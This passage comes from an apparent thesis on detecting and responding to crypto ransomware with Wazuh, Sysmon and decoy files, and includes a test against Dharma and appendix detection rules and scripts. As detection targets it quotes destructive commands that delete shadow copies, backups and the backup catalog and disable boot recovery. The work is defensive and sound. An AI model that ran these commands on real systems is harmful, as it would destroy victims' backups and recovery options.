- In the case of renaming there may not be an event of ID 14, but one of ID 13 (with the old name) followed with an event of ID 12 (with the new name).

This means that the easiest way to manage them is to:

- Delete or set to 0 the entries to avoid being 1. This should be triggered by any of the [12-14] events, except the event 13 when the value is set to 0 (to avoid recursion).

- Create and set to 1 the entries that always should be 1. It should only happen when the entry is deleted or renamed.

- Set to 1 the entries that always should be 1. It should only happen when the entry is changed.

The rules to accomplish this are very simple C.22. The only detail that can lead to confusion is the use of the *field* tag to filter the event ID instead of using the *if_group* tag, which is because *if_sid* with *if_group* interact as a logical OR, but *if_sid* with *field* interact as a logical AND.
These rules cover the previous cases with the active response configuration C.23.

The active response command is executed on the agent that triggered the alert, running a CMD script, which runs a PowerShell script. Direct execution of PowerShell is not possible yet. This configuration is documented from C.24 to C.31. For undesired entries changing the value and the deletion can both be used.

In this case the entries were grouped for both rules and active response scripts, therefore instead of executing the command for only the affected entry it is done for the whole group. This could be solved in multiple ways:

- Having an alert and active response command for each entry.

- Sending the affected entry name as an argument. This can not be done yet in Wazuh.

- Having the final PowerShell script check manually the status to only work on the affected entry.

None of them were implemented because they are not worth the time for the little computer power that could be saved instead of just running the script for all the related entries. The main problem with this approach is the management is harder than if it were centralized.

Reducing false positives with decoys

In this case the problem with detection methods other than Windows Defender's Controlled Folder Access is there is no guarantee that the reported events are from normal and legitimate operations. There are many circumstantial solutions like: maintaining a list of allowed applications or looking for suspicious behaviour (for example many files created and later deleted in a short time). But none of them are guaranteed to always work by default. Instead a simpler approach was implemented: use decoys and look for suspicious behaviour. Because Windows Defender does not provide the filename decoy filtering can not be used with it. The deletion of files was chosen as the suspicious behaviour to detect, but mass creation of files can also be detected and identified as suspicious.

Decoy files are files that appear to be normal files but should never be changed or deleted by a legitimate user. Therefore if there are such events paired with other suspicious behaviour in a short amount of time it should mean that a ransomware attack is going on.
A similar option is to use a directory that contains itself in a loop, created by a special mount configuration. This has a chance to make the attack get stuck until some kind of defense mechanism is deployed. They are also known as Honeyfiles and Honeydirectories respectively[92].
These restrictions can be increased to reduce the chance of generating false positives at the risk of losing real positives. Increasing the required number of other deleted files over the minimum of two C.14, for the decoys and Wazuh composite rules, in contrast with the normal rules C.13.
There are ways to hide decoy files for normal users and to automate their creation, but that is trivial and not the objective of this section. To reduce the file storage used by the decoys hard links and soft links could be used, but there is no guarantee that ransomware would treat the files exactly as the rest, therefore reducing the chance of the detection to work.
In this example the decoys are just named *decoy1* and *decoy2* for simplification. Two decoys are used instead of only one with a complex way to duplicate its alert (like using active response), because the storage space should not be affected by this and it is easier.

Decoys proved to work on testing with the encrypting script 6.1 and detection with both Windows File Auditing C.15 and Syscheck Monitoring with Wazuh

C.13.

Reducing false positives by detecting their type

There are other ways to reduce false positives in this scenario, for example scanning the executable responsible for known malware signatures. In this case the explored solution is to check if the new or modified files are encrypted.

It makes sense to assume that the monitored folder should have some kind of expected content, therefore making it possible to predict their type of file. Of course these files still have a chance of being from a legitimate process and the type of the files can be crafted to look like something else. There is no need to save the encrypted files in the same directory, but is worth checking it.

There are two ways to identify suspicious formats:

- By exclusion: Matching everything that is not a set of types. Optimal if the type of content is known. It has a higher risk of false positives, but it should detect more encrypted files.

- By inclusion: Only matching a set of types. Optimal if the type of content is not known. It provides less false positives at the cost of real positives. This is the choice in this case, because the other option depends heavily on the target.

Identifying generated files as encrypted can be done by scanning the contents of the file and matching signatures and by matching the file extension to a list of suspicious signatures. A detection example with a list of suspicious extensions[98] for modified files is shown in C.16. There are several programs that scan the contents with high accuracy and in this case Trid[28] was chosen.

In this case the the folder is monitored in real-time with Syscheck C.12 and the detection C.17 of mass creation or modification of files in the folder triggers an active response C.18 script C.19C.20.

The script gets the created or modified files in the folder in the last minutes. This is done by reading the folder and by querying the local event log of Sysmon for events of type 2 (in case the malware changes the creation timestamps).

Each file is processed by Trid and the output of the command is written to the Application log (because active response does not allow to feedback output to Wazuh), which is forwarded to Wazuh (by default) and processed by rules C.17 for the strings of interest.

This was also tested successfully with the encrypting script 6.1. Even thought this method has room to improve its efficiency, it should be fast enough to work as a last resort in a real environment.

6.2.3 Backup deletion

Backups provide effective mitigation against crypto ransomware attacks in most cases. There are many scenarios between distributed backups in servers across the world and just having local backups. Their ability to overcome ransomware attacks depends on multiple factors like: the exact malware, the distribution of the backup system, the security of the backup system, etc.

In this case we assume the target only has local backups in a dedicated volume that are managed with the Shadow Copy service, which allows files to be copied even when in use. Some known ransomware like Locky and Cerber try to delete existing Shadow Copies with these commands[92]:

```
C:\Windows\system32\vssadmin.exe delete shadows /all /quiet
C:\Windows\system32\wbem\wmic.exe shadowcopy delete
```

Only vssadmin was used for testing because wmic is just the same but from remote (and it is even easier to detect because it has three specific Sysmon events). A new disk was added to the virtual machine of the SMB server to serve as a Shadow Copy storage on the *F:* drive. This and a network disk are the most basic methods for scheduling backups using Shadow Copies, due to Windows restrictions.

It is not possible to detect the deletion of Shadow Copies with previously examined file monitoring methods, because they are not in the file system of the volume, they are managed directly by the Shadow Copy service as special storage.

The detection of the commands in plain text is trivial and similar to previous examples with Sysmon C.32 and rules in Wazuh C.33.

The most obvious mitigation in this case is to restrict the use of these commands, for example with AppLocker.

Other commands to watch out with Wazuh C.34 and Sysmon C.35 can disable recovery with backups and delete backups and the backup catalog created with the Windows Server Backup snap-in[99][100]:

```
bcdedit /set bootstatuspolicy ignoreallfailures
bcdedit /set recoveryenabled no
wbadmin delete systemstatebackup
wbadmin delete catalog -quiet
```

Monitoring the free space of the backup volume

Following the previous scenario the backups are stored locally in a dedicated volume. The free space of the volume should be reduced with each backup and

increased with the deletion of existing backups.

The deletion of backups is usually done to free space to be able to create new backups, therefore is done only by a trusted member or resource. This means that if the free space increases and it was not done by us it must an attack, with a high risk of being a crypto ransomware attack.

The scripts and configuration used in this example need to be adapted to ignore planned deletions.

The basic elements of this monitoring with Wazuh are:

- The remote script to get the free space of the volume.

- A way to store the previous free space of the volume:

  - A CDB database. It requires a compilation of the database and the restart of the Wazuh service each time the list is updated.

  - A SQL database. Wazuh can save the alert output to a SQL database, but there is no way to select which are saved and which are not, is either all or none. Having a SQL database just for one integer is not efficient at all.

  - A variable. Wazuh does support variables, but does not support the extraction of substrings to variables. The service would need to be restarted for each variable change.

  - A file. Is the most efficient and simple way.

- A way to compare the values. Wazuh does not support numeric comparison, therefore a external command is needed.

This process is still possible, but much more complex that it should be, mainly due to the current state of Wazuh:

- Lack of numeric comparison in rules.

- Restrictions on the arguments to the active response command. The active response would be much better if fields or substrings of the alert could be send to the command.

- Having the output of an active response command being processed a an event, like it can be done with remote commands.

There are two ways to do this with the functionality of Wazuh at this time:

- Use only a remote script C.37 and keep the storage file in the client. Much more easier and efficient, but less secure. The script only reports back if the new value is greater, making the rules C.38 trivial.

- Use a remote script C.39 to fetch the free space data, processing the data is done in the server with an active response C.40 script C.41, a file for storing the last value and another log to provide feedback C.40 in order to create a new alert C.42. This is more complex and expensive in resources, but more secure.

6.3   Active response against crypto ransomware

After the detection of a ransomware attack by any of the methods previously shown is essential to stop or reduce the impact of the attack as soon as possible. There is no way to guarantee that a security expert is present at the time or that manual action is fast enough, therefore the process needs to be automated.
Because the detection is never 100% free of false positives, the incident response needs to be proportional and as less intrusive as possible for the normal execution of the system.

The methods considered for the active response script were:

1. Isolate the affected system to make sure that the infection does not spread further. By disconnecting it from the Internet and maybe from the network, or just by dropping certain kinds of packages. This may require a selective process, for example to isolate it from other Windows machines but not from the Wazuh server.

2. Mitigate and stop the execution of the program responsible for raising the alerts.

   (a) Restrictions at program level may stop the attack, even if it is just for a short time. For example ensuring no instances of the suspicious executable are run for some minutes by killing them periodically or by blocking its use. These can be effective against basic automated malware, but a smart attacker can overcome them pretty easily.

   (b) An easy way to stop files being encrypted or deleted is to lock them before the malware does, but this can be overcome for example by accessing the device directly with NinjaCopy 5.2.1.

   (c) Change file permissions and ownership for a short time. If the malware is not running with high privileges it can be effective. This needs to be reversed later and it should be protected with mutexes.

    (d) Usually crypto ransomware only works on certain paths, which means that moving the files elsewhere might avoid the encryption. This is not that simple because in NTFS the files still can be identified by special ids, the new path needs enough free space and the process needs to be reversed.

    (e) As a last resort, turning off the computer can stop the encryption process and critical data can be retrieved from RAM using special software.

In this example C.43 no actions that are hard to reverse later were implemented, simplifying the active response process but making it less effective, leaving out 2.(c) and 2.(d). 2.(e) was also not included because the lack of time for the research on data retrieval from RAM, but turning off the computer can be done with a simple *Stop-Computer* command.

In this case the active response in Wazuh was actually using the integrator module C.44 with a custom script C.45, using previous rules from Syscheck C.13 and Trid C.17. This actually is a couple of seconds faster without the Trid rules, because then much less processing power is being used in the Trid active response script to determine if the files are encrypted or not. Integrator[101] was used instead because slightly more efficient and faster because the log of the triggering alert is available directly, instead of having to search the alert log (which can be huge) with a custom command.

6.4   Testing with real crypto ransomware

The configuration created in this chapter C.46 was put together and slightly modified to test it with a real crypto ransomware software. The malware chosen was the *cmb* version of Dharma[29], which is called that because it encrypts files with the *cmb* extension.
This version is almost a year old and has been analyzed by multiple parties, but it still works in mid July of 2019 because the Command and Control servers are available due to a recent Dharma campaign. This is interesting because it gives the chance to study a working crypto ransomware which uses a C&C and there are previous studies to know exactly what is going on.

The objective of this ransomware is any kind of personal file. In this case it encrypted pictures, videos, text files, shortcuts, etc, but not executables or scripts. The actions of Dharma in order were[29]:

1. Remove existing Shadow Copies.

2. Disable the OSSEC agent.

3. Encrypt the files.

4. Show a message demanding for Bitcoin payment.

Figure 6.4: Dharma ransom message

Five tests were needed in order to make sure of the exact process of the malware and to manage to stop it with active response. The previous test was run on the same conditions but it was not able to stop the malware even thought the same alerts were triggered. This could be caused by several factors like overload of the server or the agent, race conditions or logic errors.

Next is a summary of the problems, causes and their solutions in this tests:

- The main problem in this case was that the resource usage in the Windows machine tested was so high that any simple command took much more time than normal. This can cause problems to programs that need a lot of system resources to work property, like the OSSEC agent. The active response was triggered too late to act before the encryption was complete or almost complete, making it useless.
  The solution was to use an early but reliable malware detection, which was not used before because it was not necessary. The detection of the

program as malware by Windows Defender was almost instantaneous and
its events (62103 and 62104) include the process responsible, making it easy
to extract. Once the executable is known it is just a matter of executing a
trivial command to stop it.

- The OSSEC agent was not configured to handle so many events together,
  resulting in a congestion of events to be reported to the manager, which can
  result in events suffering delays and arriving out of order and in some cases
  they saturate the manager because it can not process them fast enough.
  Wazuh has anti-flooding mechanisms[102] that can help with this situation,
  but there is no way to give priority to a type of event over the rest at the
  moment, making the anti-flooding features only useful for situations where
  fast and reliable action is not required. Of course this would not happen if
  the agent and the manager were on the same machine, but that would also
  result in other issues. In the end the problem remains unsolved because it
  is mainly caused by the excessive CPU usage of Dharma.

- The only measure that worked against the ransomware was to kill it, either
  by knowing the ID of the process or the name of the executable. This was
  because disabling the Internet adapter is just for stop it from spreading and
  locking the files was too slow to have any effect.

- Another problem was that the script C.51 to stop and mitigate the ran-
  somware was too slow (mostly due to the overhead of running it with SSH)
  and it did not provide any real benefit from it.
  Instead of running the script it was more effective to just kill the process,
  which was the interesting part of the script after it was clear that the rest
  was useless.

This resulted in a new integrator script C.50, which is more simple and effective
than the previous C.49.

Windows Defender identified the malware correctly as a Dharma variant. The file
was allowed to bypass the disk control of Windows Defender, in order to execute
it as a *.exe* with the file explorer (as a normal user would do).

Rule ID	Description
62103	Windows Defender detected potentially unwanted software.
62104	Windows Defender's action against potentially unwanted software.
333050	Windows Defender's Controlled Folder Access protection against a suspicious event.
333015	Many file modifications in a short time.
333016	Many file creations in a short time.
333017	Many file deletions in a short time.
333019	Suspicious mass deletion of tiles in a short time.
333026	File added with a suspicious extension.
333039	Mass deletion or attempts. Detected with Windows File Auditing events instead of Syscheck like the others.
333110	Backup deletion with vssadmin.
333103	The free space of the backup volume was increased.

Table 6.6: Most relevant rules that generated alerts with Dharma

None of the monitored file events of Sysmon (type 2 and 9) were registered and none of the monitored registry entries was modified, but the malware always tried to disable the OSSEC agent before starting the encryption. Dharma just changed the configuration files and restarted the agent, resulting in an agent without configuration, therefore running but not reporting. If the directory in question (*C:/Program Files (x86)/ossec-agent/*) is protected with Windows Defender then no harm is done and the agent runs as usual.

Detecting the deletion of backups works and is almost instantaneous because the malware is not encrypting files yet, but it does not provide any useful information to identify and stop the origin.

Trid was discarded after the first test because it failed to identity the new files as encrypted and it was very expensive on resources. Next is an example of Trid reporting an encrypted file as a set of harmless data:

```
PS C:\Users\Administrator\Downloads> .\trid.exe C:\prueba\013taqO.gif.id-3E4A96B6.[paymentbtc@firemail.cc].cmb

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  11624
Analyzing...

Collecting data from file: C:\prueba\013taqO.gif.id-3E4A96B6.[paymentbtc@firemail.cc].cmb
 65.0% (.) null bytes (4044/3)
 16.6% (.BIN/MACBIN) MacBinary 1 (1033/5)
 16.1% (.ABR) Adobe PhotoShop Brush (1002/3)
  1.4% (.SMT) Memo File Apollo Database Engine (88/84)
  0.4% (.VXD) VXD Driver (29/21)
```

Figure 6.5: Result of running Trid on a fully encrypted file by Dharma

This is a good example of how a detection system can fail even when working perfectly in isolated tests, but it also shows how is possible to overcome these kind of problems with the right data. Stopping the ransomware with active response seems to work only under certain conditions and the whole chain of events is very easy to disrupt by a program with enough privileges. Therefore is not a better option than using local antimalware software.

6.5   Mitigation

Ransomware does not need any particular weakness or vulnerability to work on a system, but the better protected the system is the harder it is for it to be victim of a ransomware attack. Next are some of the most basics measures to mitigate ransomware attacks[92][93][96]:

- Prevent the ransomware from accessing the Windows Registry: Ransomware can use the registry to maintain persistence through reboots and to disable security features on the victim machine. Administrators can disable writing to at least certain registry keys using Windows Resource Protection.

- Cyber insurance: In some cases it may reduce certain costs, like: notifications costs to data breach victims, loses from offline periods, legal defense costs and forensics and investigation costs.

- Using decoy resources: They can be used to detect unplanned accesses or changes and to find vulnerable systems (using honeypots).

- Security awareness and education: It is important to teach the basics of cybersecurity threats to its targets. For example being careful with web browsing and everyday documents like PDFs or Microsoft Office documents, all of which can contain malware that runs on access.

- Fundamental security controls: They provide the base for the cybersecurity of the system. Their vulnerabilities may allow or increase the scope of all kinds of attacks. They may change from system to system, but the basic are: backups, penetration testing, patching, software updates, firewall, antimalware software and advanced security options (like Exploit Protection, Secure Boot and Early Launch Antimalware).

- Granular permissions and isolation: Minimizing the available administrator accounts to attackers, by reducing its number and keeping them as isolated as possible, is a good way to mitigate their threat. For example it makes sense to require administrator privileges for the backup service, which is key for crypto ransomware, even when they are remote backups. They

can mean the difference between compromising just a system or the whole network, when a system becomes a central point of failure.

- Restrictions to unnecessary services and software: They may not be enough to keep the attacker away from using the software, but at least they probably would rise some alerts or slow the process. In some cases the attacker may reconsider the target to not be worth the effort. Some of the recommended restrictions are about: Tor, PowerShell, vssadmin, wmic, certain directories and not digitally signed software.

- Restrictions on the allowed folders to run executables: For example if malware manages to overcome the digital signature check it can be stopped if it is executed from a suspicious directory or from none at all. This may help even with cases where the user is not aware that he is running a program. In Unix-like systems this can be done when mounting devices with the *noexec* option.

- Removing unused devices: Basic action to prevent possible further infection spreading. It should be applied to physical devices like: mapped drives, USB storage devices or memory sticks and smartphones. All writable devices should be removed from a station when not in use.

- File exchange management: Many businesses need file sharing to work on collaboratively. Once the process of file sharing becomes a routine, security gets on wobbly feet. To keep the file system safe, organizations should establish best practices for sharing data and files in a safe and secure manner. An effective way to minimize risks is application of digital signatures.

- Response plan development: At a moment of crisis, decision-making can be weak exacerbating the consequences of the infection. Developing a solid plan for fighting malware infections is the first mitigation task that should be completed by the responsible business leaders in the organization.
  Next is a quick five-step guide for businesses under attack:

  – Disabling sync features: Enabled syncing features makes it easier for offenders to instigate attacks that will overwrite files, especially when they use crypto ransomware. By disabling sync features you can prevent targeting data in the cloud.

  – Removing malware from the affected devices: There are two basic ways to do this: scan the systems or replicate the system from scratch. The first option is usually faster but there is no 100% guarantee to detect the malware, while the second needs preparation beforehand (for example with backups) and time with services unavailable. Replicate the system from scratch can be much more easier and faster with virtualization management.

– File recovery: Depends on the system version in use and there may be data that can not be restored.

– Blocking the payment transaction: Under certain circumstances, the payment transaction can be blocked, even if you have already started the payment process.

– Contacting law enforcement and reporting the crime: It is important not only for taking action in the concrete case, but also for predicting and protecting against future cases. Sending a report to the relevant software authorities is also recommended. If there were more reports then there would be more data on ransomware attacks, making it easier to defend against them.

6.6   Conclusion

Ransomware is an important security threat nowadays and Wazuh can be used to detect and stop it. This chapter has analyzed multiple ways to implement custom detection and action, but many complex problems involving Wazuh can still be solved. Configuring Wazuh may not be trivial, but it can provide administrators with more data and protection against this kind of malware, even without third-party tools.

However is not a good idea to rely just in Wazuh for stopping the malware, because in the end it uses custom scripts that may or may not work. This is a fundamental problem for IDSs and it can be argued that this is not their purpose.

Chapter 7

Conclusions and additions

7.1 Conclusion

This project has shown how Wazuh can be used to improve the cybersecurity of a system, in some cases without the need of expert knowledge in scripting or pentesting.
Wazuh has been under development for some years and there are still parts that lack basic functionality. This project has tried to show and fix some of them, without changing the source code in order to have more time for other tasks.

The main use of a HIDS should be to gather and process data in order to detect security threats. Wazuh provides a set of features that make it a very good tool for monitoring system behaviour, but not as good in other aspects.
Stopping the threats can be too much for this kind of system, there are obvious limitations that make it impossible to be as effective as a local antimalware software. Trusting user scripts for defensive security is very risky and bound to fail sooner or later.

Even though in this project only the server runs GNU/Linux is clear from its management and the documentation that Wazuh is less suited for Windows systems. Many workarounds and third-party tools are needed because of this. Therefore it is assumed that the project could have advanced faster if it were on GNU/Linux security instead of Windows.

Using an incremental methodology proved to be a right choice because there were many desired features that were left behind because lack of time. It also fits very well with the work flow in this kind project, with very simple development. The essential requirements and increments were satisfied and a bit more depth than initially planned was applied in many cases, resulting in what we consider a higher quality for the product.

7.2   Additions

Multiple ways to detect and act against malware have been analyzed in this project, but this is just the tip of the iceberg and much work remains to be done. There are many features and research that could improve the current state of Wazuh as a reliable cybersecurity tool:

- All the ideas left behind in this project due to lack of time. They are explained in the exclusions part of the scope section 4.1.5. In most cases they are related to other technologies or tasks that could require an entire project by themselves.

- Ability to set real variables in the rules, instead of the current ones that are actually constants because they need a restart of the service to be updated. Unfortunately this can also result in a loss of performance for processing the rules.

- A functional database system for all kinds of data, instead of the current CDB that only is useful for IP addresses. This would solve the problem of just monitoring a value, like the case of the free space of the backup volume 6.2.3.

- Having more decoders for common monitoring commands in Windows, instead of having to write your own or parse the output of the command with an script.

- Executing remote commands with direct feedback to the manager, instead of having to use workarounds like writing to a monitored log.

- Active response directly with PowerShell, instead of having to use CMD or SSH. This is in development.

- Active response with dynamic arguments from the alert, instead of processing the alert manually with a local script and using another program (in this case SSH) for the remote execution.

- Option to have only a frequency of 1 in composite rules, which is not such a rare need, instead of needing workarounds for it.

- Integration with local antimalware software. This has been done using APIs and custom scripts with some software (like VirusTotal) but not with others as basic as Windows Defender.

- Integration with other IDSs. This can provide detection features based on behaviour or network data that Wazuh can not gather on its own.

- Further research and development in any of the parts treated in this project.

Appendix A

Glossary

AD: Active Directory. The directory domain of Windows systems, though it can be also used by GNU/Linux with Samba.

AES: Advanced Encryption Standard. Popular symmetric encryption algorithm with different key lengths.

API: Application Program Interface. It is a set of subroutines, functions and procedures from a library to be used by other software.

AWK: Programming language created by Alfred **A**ho, Peter **W**einberger, and Brian **K**ernighan, used mostly for string parsing.

Bitcoin: Cryptocurrency or form of electronic money. They are sent directly from user to user on the bitcoin peer-to-peer network.

CDB: Short for constant database. File format and library for item creation and reading in a database at fast speeds.

CMD: The basic command interpreter for Microsoft systems. Its process is cmd.exe and the .cmd files are known as batch files.

C&C: Command and Control server. Used to control ransomware remotely.

DC: Domain Controller. In this case a server that runs part of an Active Directory domain. The main DC is named Primary Domain Controller.

DLL: A Dynamic Link Library file. It is a grouping of code or data for programs of the system. It is in a separate file for easier management or better performance.

ELK: Elasticsearch, Logstash and Kibana. Stack used for Wazuh to gather and transform data.

False positive: Event that is classified as a match for a rule, when it should not be, because the scope of the rule is too big.

Golden Ticket: Forged TGT that normally provides access as administrator of the AD for 10 years.

GPDR: General Data Protection Regulation. Regulation in EU law on data protection and privacy for all individuals within the European Union and the European Economic Area. In practice in this project means law protected files against changes.

HIDS: Host-based Intrusion Detection System.

ICS: Industrial Control System. They are control systems for critical tasks. Normally they are used for industrial control, but in this project we consider any purpose, like data analysis.

IDS: Intrusion Detection System. Mitigates the damage of intrusions, providing passive protection by alerts.

IPS: Intrusion Prevention System. Minimizes the chance of intrusions, providing active protection by actions.

IoT: Internet of Things. Term used to refer to many everyday devices with an internet connection.

KDC: Key Distribution Center. Service that handles the Kerberos requests. It runs in a DC.

Kerberos: Computer network authentication protocol that uses tickets to allow computers over a network to authenticate in a secure manner. Windows 2000 and later uses Kerberos as its default authentication method.

KRBTGT: Kerberos super-administrator account, used for encrypting all the authentication tokens for the DC. It is hidden, local, can not be deleted, neither the name changed.

Metasploit: Penetration testing framework. There are Windows and GNU/Linux versions.

Meterpreter: Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection.

Mimikatz: Program to extract authentication data or generate forged authentication tickets. In this project we use it for extracting the KRBTGT hash and generating Golden Tickets.

NTFS: New Technology File System. Main file system of Microsoft systems.

LSA: Short for **L**ocal **S**ecurity **A**uthority Subsystem Service (LSASS). Process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens.

NIDS: Network-based Intrusion Detection System.

Noise: Abnormal or suspicious behaviour in a system, from a cybersecurity point of view.

OpenSLL: Widely used software library for secure communications.

OSSEC: **O**pen **S**ource HIDS **SEC**urity. It is an HIDS solution with detection based on rules and decoders.

OU: Organizational Unit. They are a type of group structure for AD.

RaaS: Ransomware-as-a-Service. It is the process of offering code and help with ransomware attacks, as if it were another software service.

RSA: Public-key cipher algorithm designed by **R**ivest, **S**hamir and **A**dleman.

Samba: It is a set of programs for interoperability between Linux and Windows.

SMB: Server Message Block protocol for sharing files, printers, communications, etc in Microsoft systems. Some of its services can be accessed with Samba.

Shadow Copy: Windows technology for copying files or volumes when they are in use. Also known as Volume Snapshot Service, Volume Shadow Copy Service or VSS.

SID: Security Identifier. Unique value used to differentiate security elements or groups in Windows Systems.

SIEM: Security Information and Event Management. This includes features like event and log collection, scalability, reporting, alerting and log management.

SSH: Secure Shell. Network protocol to use services or execute commands securely over a network. It can also refer to the program running the agent.

TGT: Ticket Granting Ticket. This ticket is encrypted with the KDC key and is used for requesting to the KDC one or more TGS.

TGS: Ticket Granting Service. This ticket is encrypted with the service key and is used to authenticate against a service.

TLS: Transport Layer Security. Cryptography protocol designed to provide communications security over a computer network with hybrid (symmetric and asymmetric) cryptography.

Tor: Open-source software that allows users to join the anonymous Tor network. It is based on encrypted communication and resource sharing.

USD: United States Dollar. The official currency in the United States, used in this document as a money reference.

YARA: Tool that does pattern/string/signature matching, with great performance, results and easiness to write rules.

Appendix B

User Manual

Appendix C

Programming and configuration code

Workaround to reach the minimum frequency with active response

```
<localfile>
    <location>/var/log/ossec-custom/events.log</location>
    <log_format>json</log_format>
</localfile>

<command>
    <name>dll_duplicate_log</name>
    <executable>dll_duplicate_log.sh</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>dll_duplicate_log</command>
    <location>server</location>
    <rules_id>300301,300302,300303,300304,300305</rules_id>
</active-response>
```

Listing C.1: Active response configuration in */var/ossec/etc/shared/default/agent.conf* for the basic DLL alerts

```bash
#!/usr/bin/env bash

id=$4
alert=$5
ip=$(cut -d '-' -f1 <<< "$7")
current_timestamp=$(date '+%FT%T.%N%z')
```

```bash
script_filename="$(basename "$(test -L "$0" && readlink "$0" || echo
    ↪  "$0")")"
DIR="/var/log/ossec-custom/"
LOG="$DIR/events.log"
mkdir -p "$DIR"

if [ "$alert" = '300301' ]; then
  DLL=WinSCard.dll
elif [ "$alert" = '300302' ]; then
  DLL=cryptdll.dll
elif [ "$alert" = '300303' ]; then
  DLL=samlib.dll
elif [ "$alert" = '300304' ]; then
  DLL=hid.dll
elif [ "$alert" = '300305' ]; then
  DLL=vaultcli.dll
fi

output="{\"current_timestamp\":\"$current_timestamp\", \"
    ↪ original_alert\":\"$alert\", \"source_ip\":\"$ip\", \"
    ↪ imageLoaded\":\"$DLL\", \"previous_id\":\"$id\", \"
    ↪ script_filename\":\"$script_filename\"}"
echo "$output" >> "$LOG"
echo "$output" >> "$LOG"
```

Listing C.2: Bash script in */var/ossec/active-response/bin/* to write to a log twice per DLL alert received

```xml
<rule id="300300" level="0" >
    <if_group>sysmon_event7</if_group>
    <field name="win.eventdata.imageLoaded">\\Windows\\System32
    ↪ \\\.*.dll</field>
    <description>Detected event 7 with \Windows\System32</
    ↪ description>
</rule>
<rule id="300301" level="3" >
    <if_sid>300300</if_sid>
    <field name="win.eventdata.imageLoaded">WinSCard.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300302" level="3" >
    <if_sid>300300</if_sid>
    <field name="win.eventdata.imageLoaded">cryptdll.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300303" level="3" >
    <if_sid>300300</if_sid>
    <field name="win.eventdata.imageLoaded">samlib.dll</field>
    <description>Detected event 7</description>
```

```
</rule>
<rule id="300304" level="3" >
    <if_sid>300300</if_sid>
    <field name="win.eventdata.imageLoaded">hid.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300305" level="3" >
    <if_sid>300300</if_sid>
    <field name="win.eventdata.imageLoaded">vaultcli.dll</field>
    <description>Detected event 7</description>
</rule>


<rule id="300200" level="0">
    <decoded_as>json</decoded_as>
    <field name="original_alert">\.+</field>
    <field name="source_ip">\.+</field>
    <field name="imageLoaded">\.+</field>
    <field name="previous_id">\.+</field>
    <description>Workaround for min frequency</description>
</rule>
<rule id="300201" level="1" >
    <if_sid>300200</if_sid>
    <field name="imageLoaded">WinSCard.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300202" level="1" >
    <if_sid>300200</if_sid>
    <field name="imageLoaded">cryptdll.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300203" level="1" >
    <if_sid>300200</if_sid>
    <field name="imageLoaded">samlib.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300204" level="1" >
    <if_sid>300200</if_sid>
    <field name="imageLoaded">hid.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300205" level="1" >
    <if_sid>300200</if_sid>
    <field name="imageLoaded">vaultcli.dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300210" level="3" timeframe="10" frequency="2" >
    <same_field>source_ip</same_field>
    <if_matched_sid>300201</if_matched_sid>
    <if_matched_sid>300202</if_matched_sid>
    <if_matched_sid>300203</if_matched_sid>
    <if_matched_sid>300204</if_matched_sid>
```

```
    <if_matched_sid>300205</if_matched_sid>
    <description>Maybe Mimikatz: DLLs with EventID 7</description>
</rule>
```

Listing C.3: Wazuh rules for detection of DLLs with Sysmon and detection of the special duplicate entries in the custom log

Detection of the use of the TGT with klist

```
<agent_config os="Windows">
    <wodle name="command">
        <disabled>no</disabled>
        <tag>remoteklist</tag>
        <command>powershell C:\\Users\\Public\\Documents\\klist.ps1<
    ↪ /command>
        <interval>5m</interval>
        <ignore_output>no</ignore_output>
        <run_on_start>yes</run_on_start>
        <timeout>0</timeout>
        <skip_verification>yes</skip_verification>
    </wodle>
</agent_config>
```

Listing   C.4:   Remote   command   configuration   in */var/ossec/etc/shared/default/agent.conf* for the klist script

```
#this script parses in a json format the kerberos info that may
    ↪ identify a ticket used in a golden ticket attack

$newline=0  #if 1 adds carriage return and line jump to each line
    ↪ instead of only after closing each json root


#get the value of MaxTicketAge (10 by default)
$GPOfile="C:\Users\Public\Documents\report_GPResultantSetOfPolicy.
    ↪ xml"
$GPO = Get-Content $GPOfile

$index=-1
for ($i = 0; $i -lt $GPO.length; $i++){
  if ($GPO[$i].Contains("MaxTicketAge")){
    $index=$i
    break
  }
```

```
}
if ($index -gt -1){
  $MaxTicketAge = $GPO[$index+1]
  $MaxTicketAge = $MaxTicketAge.split('>')[1].split('<')[0]
}else{
  $MaxTicketAge = 10
}


#get tickets for every session in the kerberos cache
$sessions = klist sessions
$output = ""
foreach ($line in $sessions){
  if ($line -match "^\[.*\]"){       #first line does not have an id
    $id = $line.split(' ')[3]
    $id=$id.replace('0:','')
    $tickets = klist tickets -li $id
    if ($tickets -match "Error" -Or $tickets -match "failed" -Or
  ↪ $tickets.Contains("Cached Tickets: (0)")){
      continue
    }
  }elseif ([string]::IsNullOrEmpty($output)){
    $tickets = klist tickets    #add this just once
  }else{
    continue
  }
  foreach ($ticket in $tickets){
    if (-Not ([string]::IsNullOrEmpty($ticket) -And [string]::
  ↪ IsNullOrWhiteSpace($ticket))){
      $ticket = $ticket -replace '^\s+',''
      $ticketJson = ''
      If ($ticket.Contains("Current LogonId")){
        $currentLogonIdJson = '"Current_LogonId": "'
        $ticket = $ticket -replace '^Current\sLogonId is 0:',''
        $currentLogonIdJson += $ticket
        $currentLogonIdJson += '",'
      }elseIf ($ticket.Contains("Targeted LogonId")){
        $targetedLogonIdJson = '"Targeted_LogonId": "'
        $ticket = $ticket -replace '^Targeted\sLogonId is 0:',''
        $targetedLogonIdJson += $ticket
        $targetedLogonIdJson += '",'
      }elseIf ($ticket.Contains("Cached Tickets")){
        continue
      }elseif($ticket -match "^#\d>\s"){
        $ticketJson += "{"
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += '"MaxTicketAge": "'
        $ticketJson += $MaxTicketAge
        $ticketJson += '",'
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += $currentLogonIdJson
```

```powershell
    if ($newline -eq 1) { $ticketJson += "`r`n" }
    $ticketJson += $targetedLogonIdJson
